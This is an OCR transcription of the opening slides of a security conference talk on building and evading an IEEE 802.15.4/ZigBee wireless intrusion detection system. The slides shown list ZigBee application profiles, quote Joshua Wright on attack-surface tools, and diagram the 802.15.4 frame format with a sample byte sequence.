
MAKING (AND BREAKING) AN 802.15.4 WIRELESS IDS

RYAN SPEERS, JAVIER VAZQUEZ - RIVER LOOP SECURITY LLC.
SERGEY BRATUS - DARTMOUTH COLLEGE

why care about 802.15.4 and ZigBee?

- interface with the physical environment
- communications technology gaining adoption across markets



ZigBee Building Automation

ZigBee Smart Energy

ZigBee Health Care

ZigBee Home Automation

ZigBee Telecom Services

ZigBee Input Device

ZigBee 3D Sync


ZigBee Remote Control

ZigBee Retail Services

http://www.zigbee.org/Standards/Overview.aspx

why care about 802.15.4 and ZigBee?

- interface with the physical environment
- communications technology gaining adoption across markets




ATTACK SURFACES

http://www.zigbee.org/Standards/Overview.aspx


Wright’s Principle

“Security won’t get better until tools for **practical exploration of the attack surface** are made available”

--Joshua Wright, 2011



802.15.4 frame (PHY+LNK)




Length

```
00 00 00 00 a7 0f 01 08 82 ff ff ff ff ...
```

Preamble


Sync

Body



Octets: 2	1	(see 7.2.2.4.1)	1	variable	2
Frame control	Sequence number	Addressing fields	Command frame identifier	Command payload	FCS
MHR			MAC payload		MFR

